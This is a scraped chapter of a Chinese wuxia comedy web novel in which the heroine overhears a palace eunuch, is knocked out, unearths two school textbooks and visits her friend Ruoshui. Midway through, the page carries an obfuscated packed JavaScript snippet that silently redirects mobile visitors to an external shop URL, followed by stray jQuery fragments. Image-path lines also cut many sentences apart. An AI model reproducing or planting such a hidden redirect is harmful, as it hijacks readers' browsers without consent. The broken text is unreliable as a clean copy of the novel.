文趣网 > 其他小说 > 五年江湖三年模拟 > 42. 第七节化学课
    沈卿把身体压得更低了一些,整个人几乎贴在了灌木丛底部的泥土上,那丛枯黄的枝条在她面前像一道天然的屏障,把她和石板路上那两个人隔成了两个世界。

    钱师姐的侧脸就在她视线可及的不远处,但她的目光始终落在对面那个圆滚滚的背影上,带着一种护法院弟子独有的恭谨和克制。

    沈卿屏住呼吸,把耳朵往灌木的缝隙里又凑了近一寸,她听到那个圆滚滚的男人笑了几声,然后开口说话,声音不大,带着一种独特的腔调:

    “杂家这次来,就是想看看你们碧霄山到底有没有诚意。周堂主那边说了不少好听的话,可杂家这个人,不看人说,只看事办。”

    “杂家”两个字像两根细针,扎进了沈卿的两只耳朵。

    这两个字在电视剧里出现得太频繁了,基本等于对着沈卿自报身份证号了。

    周堂主找来的“朝廷贵客”不是普通的朝廷官员,原来是皇帝身边的公公。

    不怪沈卿刻板印象、职业歧视,这种角色一般都不是什么好人,周堂主跟这种踩低捧高、趋炎附势的工种合作,很难有什么好结果。

    但沈卿还没来得及撇嘴吐槽两句,一颗比指甲盖还小的石子从钱师姐的指尖飞出,穿过灌木的缝隙,精准地击中了沈卿的额头正中间。

    沈卿来不及惊叫,就觉得眼前一黑,所有的声音、光线、色彩在一瞬间全部消失了。

    一个模糊的念头在她倒地时在脑海闪过:“完了,被发现了。”

    /

    沈卿是被一阵风吹醒的,风从山间灌过来,带着草木和泥土的气味,冷飕飕地灌进她的领口,激得她打了个寒噤。

    她睁开眼睛的时候,发现自己正躺在午峰路边的一片草丛里,身体蜷缩着,姿势跟她昏迷前一模一样。

    她的额头上还有一点点钝痛,伸手摸了一下,摸到一个小小的鼓包,按下去的时候疼得她倒抽了一口凉气,钱师姐那一石子虽然没想取她的命,但也绝对没想让她好受。

    沈卿坐起来,左右看了看,钱师姐和那个圆滚滚的公公已经不见了,石板路上空荡荡的,只有几片枯叶被风吹着打转,像是刚才那一幕从来没有发生过一样。

    她扶着额头缓了好一会儿,脑仁里的眩晕感才慢慢消退下去。

    钱师姐明明发现她了,为什么不把她揪出来?

    以钱师姐在护卫院的地位和“赵阎王”的名声,抓到一个偷听的丹药堂小弟子,完全可以扣上一顶“刺探机密”的帽子,直接送到执法堂去。

    难道自己又歪打正着触发了什么BUFF?

    沈卿细细回忆刚才事情的经过,钱师姐能和圆滚滚公公大剌剌地在午峰和岁峰的必经之路闲谈,必然是没把此事当成秘密的。

    也是,关于南边朝廷来的贵客的消息,早在任书桐被困时已经传得人尽皆知。

    那他们是故意站在那引人注目?让人知道周堂主有朝廷来的人撑腰?

    那也不对,既然如此,何必要弄晕她呢?让她出去宣扬开来不是更好?

    或者纯粹因为钱师姐懒得在一个丹药堂小弟子身上浪费时间,她觉得沈卿就算听到了也掀不起什么风浪,没必要因为她而打草惊蛇。

    沈卿扶着旁边的树干慢慢站起来,膝盖有些发软,额头上的鼓包还在隐隐作痛。

    可她刚站起来还没走两步,脚尖就踢到了草丛里一个硬硬的东西,这个东西的边缘是整齐的、方正的、带着一种她在碧霄山上已经非常熟悉的棱角。

    她蹲下来,扒开那层厚厚的枯草,看到了一本书的封面,浅绿色的封皮上画着一个斜着放的漏斗和一根烧杯,旁边写着两个字“物理”。

    沈卿已经熟练到不会做出任何惊讶的表情了,她条件反射地伸手去挖旁边的泥土。

    在那本《物理》的下面,竟压着另一本薄一些的书,封面是米白色的,上面画着一支毛笔和一块调色盘,写着“美术”两个字。

    沈卿把两本书从泥土里扒拉出来,坐在草丛里,膝盖上摊着两本新书。

    她帮刘长老解决了淬火液和热处理的技术难题,奖励这么快就到了。

    可是这次竟然一次性来两门学科,是因为自己这次帮忙的难度系数高?还是自己钻研的精神感动了上天?

    或者这次自己帮助了两个人。

    一个是刘长老,一个是......杨柳儿?

    她昨晚第一次跟人在宿舍夜谈感情问题,还当了一次赤脚感情顾问,这么快就有结果了?

    不管结果是什么,她都真心希望杨柳儿能不再被白师兄困在原地。

    沈卿把两本书叠在一起,在心里默默估算了一下,现在她手里已经有七本书了——《体育与健康》《心理健康》《劳动教育》《化学必修一》《化学必修二》《物理》《美术》。

    她的教材库存已经足以在这个古代开个书院了,可惜这是个武侠世界,重武轻文,否则高低也要开个沈家书院,搞个院长当当。

    当然这些在梦里还是可以有的。

    沈卿被自己的异想天开和乐观精神好笑到,然后慢慢回归现实,弯腰捡起躺在地上可怜巴巴的叫花鸡,油纸已经被她攥得皱巴巴的了,里面的鸡大概也碎成了好几块。

    但她依旧舍不得扔,挨过饿的人可不敢浪费粮食,会遭天谴的。

    她拍了拍油纸上的尘土,小心翼翼地把叫花鸡重新塞进怀里,放在那两本书的最上面。

    她今天是要去找若水的,她不能因为撞见了一些不该撞见的事情就放弃这个计划,况且她的怀里还有一只已经凉了的叫花鸡,它不能白白牺牲。

    /

    岁峰的院子比午峰冷清很多,也许是天气渐寒,弟子们都在屋里练功烤火,院子里只有几个穿墨绿色劲装的护卫弟子在沿着墙根慢跑,步伐整齐,像一台被上了发条的机器。

    沈卿站在院门口往里张望的时候,一个眼尖的师姐看到了她,走过来问她是来找谁的,沈卿报了若水的名字。

    那师姐沉;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17651236|203211||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    思片刻,有些犹疑地指了指后院的方向:“你今日来得不巧,张若水今天应该在后院清理马厩。”

    那能咋办呢?碧霄山又没有电话,就算有鸽子自己也养不起,今天见不到,下次也不一定能见到。

    沈卿礼貌地道了谢,沿着师姐指的方向往后院走。

    后院确实有一个马厩,不大,养着三四匹马,正在慢条斯理地嚼着干草。

    若水蹲在马厩边上,手里拿着一把刷子,正在仔细地给一匹栗色的小马刷毛,小马舒服得直喷气。

    沈卿不知怎么的,代入了慈母视角,觉得若水的背影比记忆中瘦了一些,肩膀的线条在墨绿色的制服下面显得格外分明。

    沈卿站在马厩门口,看着若水那副认真刷马的样子,突然觉得眼眶有点发酸。

    她想,等会儿若水看到她的时候,大概会先愣住,然后尖叫着冲过来抱住自己。或是埋怨自己怎么这么久不来看她。

    她清了清嗓子,用一种自己都觉得有些做作的、刻意轻松的语调喊了一声:“若水~我给你带了叫花鸡,很香的,你要不要吃?”

    若水的刷子掉在了地上。

    若水的肩膀从僵直变成微微颤抖,那双圆圆的、亮晶晶的眼睛在看到她的一瞬间果然蓄满了水汽,像是冬天早晨草叶上的霜被太阳一照就化成了露珠。

    虽然她没有说话,但嘴已经撇下去了,弯成一个委屈的弧度。

    沈卿也无言,只是张开了怀抱。

    只见若水整个人从地上弹起来,以一种足以把鸡群吓飞的速度冲了过来,一头撞进沈卿怀里,撞得沈卿向后踉跄了两步才稳住重心。

    那只本来已经破碎不堪的叫花鸡彻底归西了。

    “沈卿你怎么才来!你知不知道我在岁峰过得好惨!钱师姐每天天不亮就叫我起来练功,天黑透了才让我回去,我连吃饭都要吃睡着了。”

    若水的声音闷在沈卿的肩膀上,含含糊糊的,像一只受了委屈的小猫。

    沈卿被她蹭得有些痒,伸手揉了揉她的后脑勺,心想要是若水知道自己今天来之前先去偷听了赵师姐和公公说话、被钱师姐弹了一石子砸晕在路边、醒来还挖出两本书,大概会觉得还是她这安安稳稳的生活最好了。

    两个人坐在马厩旁边的干草堆上,沈卿掏出那只皱巴巴的叫花鸡,一层一层地打开油纸,里面的鸡肉果然碎成了好几块,有些已经脱骨了,但香味还在,混合着泥土和草药的气息,竟然有一种说不出的原始诱人。

    若水的眼睛在鸡肉出现的那一瞬间就亮了,像两颗被点亮的灯笼,她伸手捏起一块鸡腿肉塞进嘴里,还没来得及咽下去就含含糊糊地说:“好好吃,比我爹做的酱鸭腿还好吃!”

    沈卿看着她塞满食物的腮帮子鼓得像一只偷吃的仓鼠,笑得肩膀直抖,然后也捏了一块碎肉放进自己嘴里。

    感觉比在丹药堂的膳堂吃得还好吃。

    大厨师傅可以考虑开连锁店了,名字都有现成的,就叫啃得叫花鸡。